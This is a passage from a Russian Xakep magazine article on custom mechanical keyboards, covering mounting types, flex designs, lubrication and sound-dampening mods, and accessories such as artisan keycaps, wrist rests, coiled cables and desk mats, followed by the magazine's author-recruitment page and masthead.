Bottom Mount — то же самое, что и Top Mount, но плата и плейт прикручиваются к нижней части корпуса, и уже поверх этой конструкции устанавливается верхняя часть. В таком исполнении производят большинство масс-маркет-клавиатур, но бывают и кастомы в этом формате.

Gasket Mount — крайне замысловатый тип конструкции. Основная идея заключается в том, чтобы плейт не контактировал с частями корпуса. Безумный гений инженеров решил использовать для этого прокладки (они же гаскеты) из резины и прочих мягких материалов. Эти прокладки могут представлять собой здоровенное резиновое кольцо O-Ring, которое натягивается на «бутерброд» из плейта и платы, а корпус имеет специальные упоры для кольца, поэтому ни плейт, ни плата его не касаются. Такое исполнение Gasket Mount считается классическим, в последнее время его называют O-Ring Gasket Mount.

Isolation Mount — это современная вариация предыдущего типа корпуса. В плейте вырезаются лифы (они же выступы), на которые наклеены резинки. Иногда резинки наклеены на нижней и верхней части корпуса клавиатуры, а еще — на стенках корпуса у некоторых моделей. В общем, плейт зажимается верхней и нижней частью корпуса, но не напрямую, а через резинки. Это проще увидеть, чем описать, так что лучше зацени видосики на ютубе. Корпус GMMK PRO отлично подойдет в качестве примера.

Корпус типа Isolation Mount — GMMK PRO

INFO

В сообществе имеются некоторые разногласия и споры относительно этого типа крепления. Олды называют гаскетом только классический O-Ring Gasket, ведь они топят за справедливость и историческую достоверность. Школотроны и некоторые клавогики гаскетом называют вообще все виды маунта, где плейт либо плата отделяются от корпуса резиновыми демпферами. И да, производители серийных клавиатур сами называют свои типы креплений Gasket Mount, хотя чаще всего это конкретная его разновидность – Isolation Mount. Отсюда и растет непонимание, что называть гаскетом, а что не называть.

Мое мнение таково: гаскет в современном мире стал не разновидностью маунта, а скорее опцией, которая уже применяется к различным видам креплений. Но сам я стараюсь называть вещи своими именами и не именовать гаскетом все клавиатуры такого рода. Просто имей это в виду.

FLEX

Flex — это эффект, при котором бутерброд из платы и плейта со свичами либо просто платы со свичами прогибается по вертикальной оси при печати. Это конструкторское решение нравится людям, которые хотят, чтобы клавиши нажимались максимально мягко. Конструкции флекс-клавиатур бывают разные, опишу пару самых популярных.

Термином «флекс-каты» называют горизонтальные вырезы в плате клавиатуры. На клавиатурах Half Plate либо в Plateless-исполнении флекс-каты дают изгиб рядов по вертикальной оси относительно друг друга. Это удешевленный вариант, так как можно купить плату Plane60 или кучу других и установить в корпус Tofu60, тогда ничего переделывать не придется.

Лифспринги — это более сложная инженерная фишка, которая позволяет флексить клавиатурам Isolation Mount. У плейта или платы выпиливаются специальные выступы, а в самих выступах выпиливаются флекс-каты, что позволяет этим выступам (лифам) пружинить. Плюс в верхней и нижней части корпуса вытачиваются отверстия под эти лифы. Они не зажимают «бутерброд» твердо, как в Isolation Mount через слои резины, а содержат в себе мягкий и пружинистый материал, он также дает некоторую свободу лифам для перемещения по вертикальной оси. Сочетание первого и второго методов дает максимальный флекс-эффект, благодаря которому плата с плейтом клавиатуры перемещается целиком по вертикальной оси, да еще и происходит флекс горизонтальных рядов клавиш относительно друг друга.

МОДЫ

Модификации используют для изменения свойств и характеристик клавиатуры. Одни бывают строго обязательные, другие — вкусовщина, третьи — шизофренические, чаще всего их придумывают школьники неизвестно зачем.

Обязательные

Смазка

К «обязательной программе» относится, безусловно, смазка. В своей работе я использую тефлоновую смазку Krytox 205g0, 205g2 и Krytox 105 (масло), а также силиконовую смазку Permatex. Смазок существует великое множество, но перечисленные считаются золотым стандартом для смазки переключателей и стабилизаторов клавиатур.

Смазка стабилизаторов нужна для устранения звона и грохота стабилизатора при печати. Принцип такой: стенки корпуса стабилизатора я смазываю Krytox 205g2, он более густой и отлично подходит для стабов. Скоба смазывается силиконовой смазкой Permatex — она убирает звон скобы и работает как демпфер. В общем, стабилизаторы нужно смазывать обязательно на любых клавиатурах, производители масс-маркета чаще всего на это забивают, а вот в кастомах смазка — обязательное требование. Плюс в массовом производстве клавиатуру никогда не смажут хорошей смазкой и правильным методом, потому что это мешает ускорению и удешевлению производства.

В клавиатурах массового сегмента переключатели практически никогда не смазывают, похвастаться такой опцией могут крайне мало производителей и моделей. Смазка повышает плавность нажатия на кнопку, причем это сразу чувствуется. Еще смазка уменьшает «эффект песка» там, где он есть, делает тише и приятнее звук печати и слегка уменьшает воблинг стема переключателя (воблинг — это небольшие отклонения стема по горизонтальной оси в корпусе свича). У каких-то переключателей он больше, у каких-то меньше. Трагедией воблинг не считается, но, само собой, лучше, когда он небольшой.

И да — смазка переключателей убирает звон пружин. Можно сделать клавиатуру на сайлент-переключателях, но несмазанные пружины при печати все равно будут дико звенеть на всю комнату и бесить окружающих. В общем, для кастомов это тоже обязательная процедура.

Шумка

Шумка — это листы шумопоглощающих материалов, проложенные между платой и плейтом, они же выстилаются на дне клавиатуры. В качестве шумки лучше всего подходят плотные ячеистые материалы, такие как поролон, биппласт и им подобные. Шумка гасит лишние звуки и делает конструкцию клавиатуры монолитнее, уменьшая эффект удара по пустому ведру. В мидл-сегменте она приобретается отдельно либо вырезается из листового материала. В хай-сегменте шумка идет в комплекте, так как часто имеет нестандартную форму.

Установка шумки в клавиатуру — дело нехитрое и весьма полезное, хотя бы на дно ее проложить не так уж и сложно — достаточно разобрать клавиатуру и вырезать нужный кусок. А вот между платой и плейтом поместить шумоизоляцию уже сложнее. Такая шумка должна иметь вырезы под переключатели и стабилизаторы, а также под стойки крепления корпуса. Поэтому вручную ее редко кто-то режет, обычно покупают в магазинах сразу нарезанную под клавиатуру нужного формата.

Необязательные

- **PE Foam mod** — из листа вспененного полиэтилена толщиной 1 мм вырезается кусок в форме платы клавиатуры и прокладывается между переключателями и платой. Этот лист изменяет звук клавиатуры, но в какую сторону — зависит от корпуса и переключателей.
- **Tape Mod** — похож на предыдущий мод. Берется бумажный малярный скотч и наклеивается на нижнюю часть платы. Этот мод тоже влияет на звук, и я тоже считаю его вкусовщиной.
- **Band Aid mod** — это мод для стабилизаторов клавиатуры. Берется пластырь, из него вырезаются небольшие полоски и проклеиваются между корпусом стабилизатора и плейтом клавиатуры. Пластырь работает как уплотнитель и нужен, чтобы стабилизаторы не болтались в плейте. Подходит для стабилизаторов Plate Mount и Costar.
- **Holee mod**, он же anti-rattling-мод. Это тоже мод для стабилизаторов. Берется тонкая полоска пластыря или другого похожего слегка демпфирующего материала и наклеивается на верхний свод стема стабилизатора, туда, куда входит скоба. С этим модом уменьшается отверстие для скобы, и она перестает люфтить. Мод делает стабилизаторы значительно тише, но кнопки могут нажиматься туже и неприятнее. Я рекомендую изначально купить хорошие стабилизаторы, у которых нет проблем с люфтом, например Gateron Ink, Durock v2, ZealPC. Мод подходит для стабилизаторов PCB и Plate Mount.
- **Подрезка ножек стабилизатора** — у стабилизаторов Cherry и некоторых других на стеме есть Г-образные ножки, которые делают нажатие на стабилизаторы мягче. Кто-то отрезает эти ножки, чтобы нажатие стало четче.
- **Наклейки под стабилизаторы.** Специальные стикеры клеятся на плату под стабилизаторы, работают как демпферы и делают нажатия чуточку мягче.
- **Film mod**, они же фильмы. Фильмы — это тонкие пленочки, которые вырезаются под корпус переключателя и устанавливаются между его нижней и верхней частью. Этот мод рекомендован для всех переключателей, где верхняя и нижняя часть прилегают друг к другу неплотно из-за особенностей отливки. Из-за неплотного прилегания части корпуса люфтят относительно друг друга, и печать на таких переключателях становится более шумной. Film mod делает работу переключателей тише, а конструкцию — монолитнее. Среди гиков распространено мнение, что фильмы еще уменьшают вобблинг стема свича, — но нет. Вобблинг стема зависит от грамотного расчета ширины стема и направляющих нижнего корпуса свича.
- **Milmax mod**, они же милмакс-сокеты. Милмаксы — это втулки, которые работают по принципу цангового соединения. С помощью милмаксов плату, предназначенную для пайки свичей, можно сделать хотсвап-платой. Эти сокеты впаиваются в отверстия для пайки, а внутри них есть лепестки, которые плотно удерживают ножку переключателя в сокете.
- **O-Ring mod**, или оринг, — это резиновые колечки, которые надеваются на кейкапы изнутри и действуют как демпферы. При нажатии на клавишу резиновое колечко оказывается между кейкапом и переключателем, из-за этого печать становится тише, ход клавиш меньше и мягче при нажатии до конца. Оринги бывают разной толщины для регулировки описанных выше эффектов. Если переборщить с толщиной, то нажатие будет неприятно мягким и ватным. Лучше купить сайлент-переключатели, чем производить такой мод, печать будет намного приятнее по ощущениям.

КЛАВИАТУРНЫЕ АКСЕССУАРЫ

Артизаны

Артизаны — это кейкапы, которые чаще всего продаются по одной штучке и представляют собой предметы искусства. Если конкретней, артизаны нужны для украшения клавиатуры и для придания ей индивидуальности.

Эти штуки могут выглядеть как игрушки, сделанные из пластика, и представлять собой всякие мордочки зверей или популярных персонажей. Еще бывают красивейшие диорамы, залитые в эпоксидную смолу и сделанные вручную, что повышает их ценность и стоимость. В качестве примера можно привести артизаны от компании Dwarf Factory.

Артизаны

Еще артизаны изготавливают из металла. Например, артизан, выточенный из алюминия для кейкапсета ePBT Kuro Shiro. Основа этого артизана сделана из металла, он покрыт лаком, а на верхней части вырезан иероглиф. Некоторые артизаны могут включать в себя двигающиеся части — скажем, бывают изделия со спиннером, который полноценно вращается, если его легонько поддеть пальцем. А бывают и более крупные артизаны от популярных компаний с двигающимися частями. Например, артизан от компании Asus, который устанавливается на правый Shift, — он сделан из металла и похож на видеокарту с тремя кулерами, которые вращаются на маленьких подшипниках.

Цены на простые артизаны, отлитые из пластика, чаще всего небольшие, но на металлические и на залитые в эпоксидку диорамы, изготовленные вручную, цена может достигать 10 тысяч рублей и больше.

Подставки под запястья


Кастомные клавиатуры в большинстве своем не имеют встроенных подставок под запястья, и для повышения комфорта были созданы специальные подставки, чтобы руки не находились на весу. Кастомы имеют различную высоту корпуса и ширину рамок, поэтому пользоваться самыми высокими клавиатурами порой бывает не слишком удобно, но это вопрос индивидуальный, так как руки у всех разные.

Подставки различаются по размерам (например, чтобы соответствовать ширине клавиатуры), а также по материалам. В качестве материала может быть использовано дерево с различными вариантами обработки, пластик, кожа с внутренним наполнителем, ткани, эпоксидная смола с диорамами внутри и так далее. Материалы подбирает себе каждый исходя из желаемых тактильных ощущений и размеров кошелька. Некоторые подставки могут быть жесткими, например деревянные, а другие — мягкими, к таковым относится ткань с наполнителем.

Также кастомные клавиатуры могут различаться углом наклона и не иметь ножек для регулировки этого угла, поэтому подставки тоже различаются углами наклона, чтобы органично сочетаться с клавиатурой, ну и для удобства, само собой.

Кастомные кабели

К кастомным относят коил-кабели и кабели, включающие в себя коннектор, называемый «авиатором». Коил выглядит как пружина. Олды все еще помнят советские телефонные трубки с крученым кабелем, вот практически то же самое представляет собой современный коил-кабель для клавиатур. Какую-то полезную нагрузку этот кабель не несет, его покупают ради эстетики и придания некоторой винтажности своему сетапу на рабочем столе.



Коил-кабель

Теперь расскажу об авиаторах. Авиатор — это особый тип коннектора, который обычно используется в военных, медицинских и прочих средах, где на первом месте стоит надежность соединения. Два разъема подключаются по принципу «папа — мама» штырьковым соединением, на одном из коннекторов имеется резьба, а на другом — гайка, которая закручивается и предотвращает возможность разъединения кабеля. Пример такого разъема — GX16.

Разъем-авиатор GX16

Бывают авиаторы на спецразъемном механизме, в котором для разъединения нужно потянуть по оси кабеля кольцо. Пример такого изделия — Lemo. Почему коил-кабель кастомный? Эти кабели собираются самостоятельно гиками для себя и на продажу, хотя встречаются и серийные образцы.

При самостоятельной сборке такого кабеля можно выбрать из огромного количества расцветок и покрытий. Стандартной основой служит паракорд. Паракорд — это нейлоновый шнур, в который продевается обыкновенный USB-кабель, чаще всего с тонким резиновым покрытием для уменьшения толщины готового кабеля. Паракорды имеют различную текстуру и огромный ассортимент расцветок. С авиаторами тоже возможна кастомизация: некоторые производители выпускают их в различных цветах и с разными способами окраски, а энтузиасты и производители готовых кабелей сами красят их порошковыми красками, церакотом и прочими методами. Все ради красоты и стиля!

Коврики для клавиатуры

Одно время все использовали только коврики для мышки небольшого размера. Постепенно стараниями основных масс-маркет-компаний коврики становились все больше и больше, и вот появились изделия, на которые стала помещаться и клавиатура, и мышь пользователя.

Коврики бывают масс-маркет-сегмента, а бывают кастомные. Вот о кастомных я расскажу подробнее. В России первое место занимает компания CustomMade. Она владеет целой фабрикой по производству в Подмосковье. Эти ребята делают весьма качественные коврики для различных компаний: Dark Project, Red Square, Nvidia и многих других, а также кастомные коврики с различными материалами поверхности (жаккард, полиэстер, микрофибра). Толщина резиновой подложки может составлять, например, 3 или 4 мм, а сверху можно напечатать принт, который пользователь присылает в виде графического файла.

Еще стоит упомянуть об оверлоке (прошивка краев коврика нитью): он бывает черным или в цвет принта. Сами коврики делают разных размеров. За стандарт принят формат 900 на 400 мм, но можно сделать и меньше, и больше — на весь стол. Коврик может быть разных форм, например если стол имеет нестандартную геометрию столешницы. Ознакомиться с готовыми ковриками можно вот здесь, тут есть на что посмотреть.

ЗАКЛЮЧЕНИЕ

Наверное, ты уже понял, что, с одной стороны, кастомные клавиатуры довольно простое по конструкции устройство, а с другой — в его изготовлении есть куча особенностей и нюансов. Но удовольствие, которое ты получишь от работы с таким девайсом, многократно превысит любые накладные расходы. В конце концов, правильная клавиатура — это настоящее произведение искусства, которое украсит любой интерьер и наверняка станет предметом твоей гордости и зависти окружающих.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№03 (276)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2022